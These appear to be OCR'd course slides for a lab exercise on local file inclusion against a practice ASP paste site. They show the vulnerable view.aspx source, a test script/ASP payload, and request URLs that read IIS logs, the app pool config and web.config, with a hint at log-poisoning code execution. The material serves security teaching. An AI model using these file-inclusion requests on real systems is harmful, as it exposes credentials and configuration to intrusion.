Extra File Inclusion Exercise

- **Target**: http://asptebin.sec642.org
- **Discovered Pages**:
  - `create.aspx`: creates new pastes and prevents XSS
  - `view.aspx`: non-executable LFI via `?name=[…]`
- **Goals**:
  1. View the source of create.aspx and view.aspx using non-executable LFI to determine how they work
  2. View sensitive local files such as web.config

  Bonus 1: If an SMB share contained XSS payload…

  Bonus 2: use phpinfolfi.py from files on blog phpinfo.php

Exercise Walkthrough

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.


Exercise:
Non-executable LFI

- When a user creates a new Paste with **create.aspx**, it is created as a new file on the server with no extension
- The developers of ASPtebin implemented **view.aspx** using the non-executing:

```
Response.WriteFile()
```

- The view functionality is vulnerable to LFI
- With nothing appended or prepended so we can use arbitrary absolute paths

Exercise: Create a Paste



ASPtebin

Ctrl+C Ctrl+V never felt so good.

Create Paste:

Paste Name: new_paste


Name of your choice

Paste Text:

```
<% Response.Write("Code Execution") %>
<script>alert("XSS"); </script>
```

Confirming lack of code execution and checking for XSS

Exercise: View the Paste



Name of your choice

ASPtebin


Ctrl+C Ctrl+V never felt so good.

```
<% Response.Write("Code Execution")
<script>alert("XSS"); </script>
```

Non-execution confirmed

No XSS either due to proper encoding! Did the encoding happen while writing or displaying the file?

Exercise: View Source


Firefox
ASPtebin
+
http://asptebin.sec642.org/view.aspx?name=view.aspx

?name=view.aspx

ASPtebin
Ctrl+C Ctrl+V never felt so good.
Menu

```
<% Response.WriteFile("header.html") %>
<%
  If Request.QueryString("name") <> ""
    Response.Write("<" + "textarea rows=50 cols=55" + ">")
    Response.WriteFile(Request.QueryString("name"))
    Response.Write("</" + "/textarea" + ">")
  Else
%>
    <h2>Browse Pastes:</h2>

    <div class="hentry"><h2>
    <ul>
    <%
      Dim ts, fso, nm

      fso = CreateObject("Scriptin
```

File inclusion vulnerability

Firefox
ASPtebin
+
http://asptebin.sec642.org/view.aspx?name=create.aspx

?name=create.aspx

ASPtebin
Ctrl+C Ctrl+V never felt so good.
Menu
Create Paste
Browse Pastes


```
    If Not fso.FileExists("c:\\inetpub\\wwwroot\\" + nm)

      ts = fso.CreateTextFile("c:\\inetpub\\wwwroot\\" + nm)
      ts.Write(Server.HTMLEncode(Request.Form("text")))
      ts.Close()
```

Encoding when paste is created

Goal 1 complete!

Exercise: Pillage!



http://asptebin.sec642.org/view.aspx?name=C:\inetpub\logs\LogFiles\W3SVC1\u_ex111111.log

ASPtebin

Ctrl+C Ctrl+V never

(Test:Port+Chec

sptebin.sec642.org/view.aspx?name=C:\inetpub\temp\appPools\DefaultAppPool.config

<?xml version="1

in.sec642.org/view.aspx?name=web.config

o good.

```
<?xml version="1.0" encoding="utf-8" ?>
</configuration>
```

?name=C:\inetpub\logs\LogFiles\W3SVC1\u_ex[yy][mm][dd].log

Log file for the current day is always locked
One-day delay code execution opportunity

?name=C:\inetpub\temp\appPools\DefaultAppPool.config

Search for "anonymousAuthentication" to see which user the server runs code as

?name=web.config

Database connection string typically stored in web.config

Goal 2 complete!

Review: File Inclusion

- File inclusion allows for us to load files from the system
  - Or from remote machines
- We were able to discover and exploit the flaw in this exercise